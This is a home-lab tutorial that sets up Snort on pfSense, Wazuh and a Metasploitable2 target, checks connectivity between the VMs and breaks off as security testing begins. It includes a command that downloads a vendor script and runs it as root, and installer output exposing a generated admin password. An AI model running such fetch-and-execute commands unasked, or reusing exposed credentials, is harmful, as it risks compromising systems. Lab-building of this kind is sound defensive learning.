IPS Mode	Legacy Mode Select blocking mode operation. Legacy Mode inspects copies of packets while Inline Mode inserts the Snort inspection engine into the network stack between the NIC and the OS. Default is Legacy Mode. Legacy Mode uses the PCAP engine to generate copies of packets for inspection as they traverse the interface. Some "leakage" of packets will occur before Snort can determine if the traffic matches a rule and should be blocked. Inline mode instead intercepts and inspects packets before they are handed off to the host network stack for further processing. Packets matching DROP rules are simply discarded (dropped) and not passed to the host network stack. No leakage of packets occurs with Inline Mode. WARNING: Inline Mode only works with NIC drivers which properly support Netmap! Supported drivers: bnxt, cc, cxgbe, cxl, em, em, ena, ice, igb, igc, ix, ixgbe, ixl, lem, re, vmx, vtnet. If problems are experienced with Inline Mode, switch to Legacy Mode instead.

-
- We will block the Source (SRC) IP address
 - Looking for hackers that are trying to come in and will block that IP

Kill States	<input checked="" type="checkbox"/> Checking this option will kill firewall established states for the blocked IP. Default is checked.
Which IP to Block	SRC Select which IP extracted from the packet you wish to block. Default is BOTH.

- Scroll down and save Changes

Enter any additional configuration parameters to add to the Snort configuration here, separated by a newline

Save

○ pfSense is developed and maintained by Netgate. © ESF 2004 - 2023 [View license.](#)

- Go to Global settings and Enable Snort VRT and enter the Oink master code (code that we copied when we made an account on snort.org)

Services / Snort / Global Settings

Snort Interfaces Global Settings Updates Alerts Blocked Pass Lists Suppress IP Lists

SID Mgmt Log Mgmt Sync

Snort Subscriber Rules

Enable Snort VRT Click to enable download of Snort free Registered User or paid Subscriber rules

Sign Up for a free Registered User Rules Account
Sign Up for paid Snort Subscriber Rule Set (by Talos)

Snort Oinkmaster Code

Obtain a snort.org Oinkmaster code and paste it here. (Paste the code only and not the URL!)

- Enable the community rules (Enable Snort GPLv2)

Snort GPLv2 Community Rules

Enable Snort GPLv2 Click to enable download of Snort GPLv2 Community rules

The Snort Community Ruleset is a GPLv2 Talos certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. This ruleset is updated daily and is a subset of the subscriber ruleset.

- Enable ET Open

Emerging Threats (ET) Rules

Enable ET Open Click to enable download of Emerging Threats Open rules

ETOpen is an open source set of Snort rules whose coverage is more limited than ETPro.

Enable ET Pro Click to enable download of Emerging Threats Pro rules

Sign Up for an ETPro Account
ETPro for Snort offers daily updates and extensive coverage of current malware threats.

- Enable OpenAppID
 - Signatures applied to the rules set that tells us that someone is trying to hack us

Sourcefire OpenAppID Detectors

Enable OpenAppID	<input checked="" type="checkbox"/> Click to enable download of Sourcefire OpenAppID Detectors
The OpenAppID Detectors package contains the application signatures required by the AppID preprocessor and the OpenAppID text rules.	
OpenAppID Version	
Enable AppID Open Text Rules	<input checked="" type="checkbox"/> Click to enable download of the AppID Open Text Rules
Note - the AppID Open Text Rules file is maintained by a volunteer contributor and hosted by the pfSense team. The URL for the file is https://files.netgate.com/openappid/appid_rules.tar.gz .	

-
- C2 (Command and Control)
 - Hackers out there that have taken ownership of computers and they set up a command and control to send out commands to all of these machines have them do something for you.
 - Botnet called FEODO that will identify that command and control
 - Enable FEODO Tracker Botnet C2 IP Rules

FEODO Tracker Botnet C2 IP Rules

Enable FEODO Tracker Botnet C2 IP Rules	<input checked="" type="checkbox"/> Click to enable download of FEODO Tracker Botnet C2 IP rules
Feodo Tracker tracks certain families that are related to, or that evolved from, Feodo. Originally, Feodo was an ebanking Trojan used by cybercriminals to commit ebanking fraud. Since 2010, various malware families evolved from Feodo, such as Cridex, Dridex, Geodo, Heodo and Emotet.	

-
- Change Rules Update Settings

Rules Update Settings

Update Interval	<input type="text" value="1 DAY"/> <input type="button" value="▼"/>
Please select the interval for rule updates. Choosing NEVER disables auto-updates.	
Update Start Time	<input type="text" value="02:00"/>
Enter the rule update start time in 24-hour format (HH:MM). Default is 00 hours with a randomly chosen minutes value. Rules will update at the interval chosen above starting at the time specified here. For example, using a start time of 00:08 and choosing 12 Hours for the interval, the rules will update at 00:08 and 12:08 each day. The randomized minutes value should be retained to minimize the impact to the rules update site from large numbers of simultaneous requests.	
Hide Deprecated Rules Categories	<input checked="" type="checkbox"/> Click to hide deprecated rules categories in the GUI and remove them from the configuration. Default is not checked.
Disable SSL Peer Verification	<input type="checkbox"/> Click to disable verification of SSL peers during rules updates. This is commonly needed only for self-signed certificates. Default is not checked.

- **General Settings**

- **Use your discretion in updating the Remove Blocked Hosts Interval**
 - We will set to 1 hour considering that it's possible that legitimate people are trying to get into the system and with hopes that illegitimate people give up after being blocked


General Settings

Remove Blocked Hosts Interval	<input type="text" value="1 HOUR"/> <input type="button" value="▼"/>
Please select the amount of time you would like hosts to be blocked. In most cases, one hour is a good choice.	
Remove Blocked Hosts After Deinstall	<input checked="" type="checkbox"/> Click to clear all blocked hosts added by Snort when removing the package. Default is checked.
Keep Snort Settings After Deinstall	<input checked="" type="checkbox"/> Click to retain Snort settings after package removal.
Startup/Shutdown Logging	<input type="checkbox"/> Click to output detailed messages to the system log when Snort is starting and stopping. Default is not checked.

-

7. Deploy Wazuh or Splunk:

- **Install Wazuh or Splunk on its VM:**
- **Installation of Wazuh on Ubuntu**
 - Open a terminal on a VM (Ubuntu) and copy and paste this command
 - curl -sO [<https://packages.wazuh.com/4.4/wazuh-install.sh>](https://packages.wazuh.com/4.4/wazuh-install.sh) && sudo bash ./wazuh-install.sh -a




The screenshot shows a terminal window titled "margaret@margaret-VirtualBox: ~". The terminal displays the output of a Wazuh installation script. It starts with a warning about hardware requirements, followed by the execution of the script which creates a tar file containing installation files, installs dependencies, and starts the indexer.

```
margaret@margaret-VirtualBox:~$ curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh && sudo bash ./wazuh-install.sh -a
og
30/12/2023 20:20:11 INFO: --- Dependencies ---
30/12/2023 20:20:11 INFO: Installing gawk.
30/12/2023 20:20:20 ERROR: Your system does not meet the recommended minimum hardware requirements of 4Gb of RAM and 2 CPU cores. If you want to proceed with the installation use the -i option to ignore these requirements.
margaret@margaret-VirtualBox:~$ curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh && sudo bash ./wazuh-install.sh -a -i
30/12/2023 20:21:41 INFO: Starting Wazuh installation assistant. Wazuh version: 4.7.1
30/12/2023 20:21:41 INFO: Verbose logging redirected to /var/log/wazuh-install.log
30/12/2023 20:21:50 WARNING: Hardware and system checks ignored.
30/12/2023 20:21:50 INFO: Wazuh web interface port will be 443.
30/12/2023 20:21:57 INFO: --- Dependencies ---
30/12/2023 20:21:57 INFO: Installing apt-transport-https.
30/12/2023 20:22:05 INFO: Wazuh repository added.
30/12/2023 20:22:05 INFO: --- Configuration files ---
30/12/2023 20:22:05 INFO: Generating configuration files.
30/12/2023 20:22:08 INFO: Created wazuh-install-files.tar. It contains the Wazuh cluster key, certificates, and passwords necessary for installation.
30/12/2023 20:22:08 INFO: --- Wazuh indexer ---
30/12/2023 20:22:08 INFO: Starting Wazuh indexer installation.
```


- Allow the installation to complete and copy the username and password provided

- Be sure to store it safely
 - Username: admin
 - Password: [REDACTED]



```
m Margaret@Margaret-VirtualBox: ~
30/12/2023 20:39:08 INFO: Starting the Wazuh manager installation.
30/12/2023 20:41:32 INFO: Wazuh manager installation finished.
30/12/2023 20:41:32 INFO: Starting service wazuh-manager.
30/12/2023 20:41:51 INFO: wazuh-manager service started.
30/12/2023 20:41:51 INFO: Starting Filebeat installation.
30/12/2023 20:42:08 INFO: Filebeat installation finished.
30/12/2023 20:42:10 INFO: Filebeat post-install configuration finished.
30/12/2023 20:42:10 INFO: Starting service filebeat.
30/12/2023 20:42:11 INFO: filebeat service started.
30/12/2023 20:42:11 INFO: --- Wazuh dashboard ---
30/12/2023 20:42:11 INFO: Starting Wazuh dashboard installation.
30/12/2023 20:45:01 INFO: Wazuh dashboard installation finished.
30/12/2023 20:45:01 INFO: Wazuh dashboard post-install configuration finished.
30/12/2023 20:45:01 INFO: Starting service wazuh-dashboard.
30/12/2023 20:45:02 INFO: wazuh-dashboard service started.
[Software] 20:45:38 INFO: Initializing Wazuh dashboard web application.
30/12/2023 20:45:39 INFO: Wazuh dashboard web application initialized.
30/12/2023 20:45:39 INFO: --- Summary ---
30/12/2023 20:45:39 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
User: admin
Password: o.g2UkUX9r0.M*lvD+Ny54bnnlV*eK+m
30/12/2023 20:45:39 INFO: Installation finished.
m Margaret@Margaret-VirtualBox: ~$
```

- After the installation, check your VM's IP address.
 - Use the ifconfig command for this and refer to the “inet” address



```
m Margaret@Margaret-VirtualBox: ~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.103 netmask 255.255.255.0 broadcast 192.168.1.255
              inet6 fe80::e0ec:398f:99ec:4b7a prefixlen 64 scopeid 0x20<link>
                ether 08:00:27:05:10:20 txqueuelen 1000 (Ethernet)
                  RX packets 83 bytes 10990 (10.9 KB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 334 bytes 35869 (35.8 KB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- Copy the IP and paste it in your browser and login with the credentials saved

 Warning: Potential Security Risk Ahead

Firefox detected a potential security threat and did not continue to **10.0.2.15**. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

What can you do about it?

The issue is most likely with the website, and there is nothing you can do to resolve it.


If you are on a corporate network or using antivirus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.

[Learn more...](#)

[Go Back \(Recommended\)](#)

[Advanced...](#)

○




- Your Dashboard should look like this


A screenshot of the Wazuh dashboard. The title bar says "wazuh." and "Modules". The address bar shows "https://172.20.10.4/app/wazuh#/overview/?_g=(filters:(),refreshInterval:60000)". The dashboard displays agent statistics: Total agents (0), Active agents (0), Disconnected agents (0), Pending agents (0), and Never connected agents (0). A message says "⚠ No agents were added to this manager. Add agent". Below this are two sections: "SECURITY INFORMATION MANAGEMENT" and "AUDITING AND POLICY". Under "SECURITY INFORMATION MANAGEMENT", there are cards for "Security events" and "Integrity monitoring". Under "AUDITING AND POLICY", there are cards for "Policy monitoring" and "Security configuration assessment".

9. Install Metasploitable2:


- **How to Create a VM for Metasploitable2:**
- **Step 1:** [Download](#) the Metasploitable 2 file.
- **Step 2:** The file initially will be in zip format so we need to extract it with 7-Zip, after extracting the file open VirtualBox.



- **Step 3:** Open Virtual box and create a new machine




- **Step 4:** Select the RAM (recommended 512Mb)




- **Step 5:** Select Use an existing hard disk file and select the yellow folder on the right. Then select new and located the extracted file

Name	Date modified	Type
Metasploitable	12/30/2023 1:46 PM	Virtual Machine Di...

- **Step 6:** Select finish and the instance will be created with the name Metasploitable.
Then start the machine



- **Step 7:** Once loaded, you will be prompted to input a username and password
 - Default username is: **msfadmin**
 - Default password is: **msfadmin**
 - Once logged in the installation process is complete



10. Test and Validate:

- **Communication Test:**
- Ensure each VM can communicate with the others.
- Ping each VM from the others to verify network connectivity.

https://192.168.1.1/interfaces_assign.php

margaret@margaret: ~

```

File Actions Edit View Help
└ $ ifconfig
    docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
            ether 02:42:a0:38:9c:fb txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

    eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        ether 08:00:27:84:9e:61 txqueuelen 1000 (Ethernet)
        RX packets 10 bytes 1298 (1.2 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

    eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.101 netmask 255.255.255.0 broadcast 192.168.1.255
            inet6 fe80::a00:27ff:fe9e:61 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:f5:6a:f5 txqueuelen 1000 (Ethernet)
            RX packets 674 bytes 369642 (360.9 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 662 bytes 69954 (68.3 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

    eth2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        ether 08:00:27:a7:3a:30 txqueuelen 1000 (Ethernet)

```

pfSense Router (Baseline) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1) Assign Interfaces 10) Filter Logs
 2) Set interface(s) IP address 11) Restart webConfigurator
 3) Reset webConfigurator password 12) PHP shell + pfSense tools
 4) Reset to factory defaults 13) Update from console
 5) Reboot system 14) Disable Secure Shell (sshd)
 6) Halt system 15) Restore recent configuration
 7) Ping host 16) Restart PHP-FPM
 8) Shell

Enter an option: 7

Enter a host name or IP address: 192.168.1.101

```

PING 192.168.1.101 (192.168.1.101): 56 data bytes
64 bytes from 192.168.1.101: icmp_seq=0 ttl=64 time=1.755 ms
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=3.588 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=2.923 ms
--- 192.168.1.101 ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 1.755/2.755/3.588/0.758 ms

```

Press ENTER to continue.

(margaret@margaret)-[~]

```

$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=2.94 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=3.33 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=2.33 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=3.96 ms
^C
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 2.332/3.139/3.960/0.591 ms

```

\$

```

[margaret@margaret:~]
$ ping 192.168.1.102
PING 192.168.1.102 (192.168.1.102) 56(84) bytes of data.
64 bytes from 192.168.1.102: icmp_seq=1 ttl=64 time=1.52 ms
64 bytes from 192.168.1.102: icmp_seq=2 ttl=64 time=3.61 ms
64 bytes from 192.168.1.102: icmp_seq=3 ttl=64 time=4.68 ms
64 bytes from 192.168.1.102: icmp_seq=4 ttl=64 time=1.33 ms
^C
--- 192.168.1.102 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3017ms
rtt min/avg/max/mdev = 1.327/2.785/4.684/1.414 ms

[margaret@margaret:~]
$ 

○
metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:d2:b3:3a
          inet addr:192.168.1.102 Bcast:192.168.1.255 Mask:255.255.255.0
              inet6 addr: fe80::a00:27ff:fed2:b33a/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:14 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:40 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:1927 (1.8 KB) TX bytes:4690 (4.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
              inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:105 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:25617 (25.0 KB) TX bytes:25617 (25.0 KB)

msfadmin@metasploitable:~$ _

○
metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
RX packets:105 errors:0 dropped:0 overruns:0 frame:0
TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:25617 (25.0 KB) TX bytes:25617 (25.0 KB)

msfadmin@metasploitable:~$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=2.27 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=2.43 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=3.13 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=3.26 ms
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 2.275/2.776/3.268/0.432 ms
msfadmin@metasploitable:~$ ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=13.2 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=1.95 ms
64 bytes from 192.168.1.101: icmp_seq=3 ttl=64 time=2.87 ms
--- 192.168.1.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 1.952/6.011/13.209/5.103 ms
msfadmin@metasploitable:~$ 

```

The screenshot displays three terminal sessions running on separate Oracle VM VirtualBox instances:

- Metasploitable [Running] - Oracle VM VirtualBox**: Shows a ping command to 192.168.1.103, receiving three responses with TTL=64 and times ranging from 1.14 ms to 2.68 ms.
- Ubuntu/Desktop [Running] - Oracle VM VirtualBox**: Shows the ifconfig command output for enp0s3, detailing its configuration and statistics.
- Ubuntu/Desktop [Running] - Oracle VM VirtualBox**: Shows a ping command to 192.168.1.1, receiving three responses with TTL=64 and times ranging from 1.30 ms to 3.46 ms.

- **Security Testing:**
- Test the security configurations by attempting controlled attacks (e.g., using Metasploit against Metasploitable2).
- **Step 1:** Open Both Metasploitable 2 and Kali Linux side by side
- **Step 2:** let's check the IP addresses of both machines to get an overview of the target machine.

The screenshot shows a Kali Linux desktop environment with two windows open. The top window is a terminal window titled 'metasploitable [Running] - Oracle VM VirtualBox' showing the output of the 'ifconfig' command. The bottom window is a web browser displaying the pfSense interface configuration page at https://192.168.1.1/interfaces_assign.php. The terminal output shows network interfaces eth0 and lo on the target machine, and the browser shows the pfSense interface configuration for the docker0, eth0, eth1, and eth2 interfaces.

```

root@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:d2:b3:3a
          inet addr:192.168.1.102  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed2:b3a/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:14 errors:0 dropped:0 overruns:0 frame:0
             TX packets:40 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:1927 (1.8 KB)  TX bytes:4690 (4.5 KB)
             Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING  MTU:16436  Metric:1
             RX packets:105 errors:0 dropped:0 overruns:0 frame:0
             TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:25617 (25.0 KB)  TX bytes:25617 (25.0 KB)

root@metasploitable:~$ _
```

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

pfSense COMMUNITY EDITION

margaret@margaret:~

File Actions View Help

↳ ifconfig

```

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
          inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
              ether 02:42:a0:38:9c:fb txqueuelen 0 (Ethernet)
              RX packets 0 bytes 0 (0.0 B)
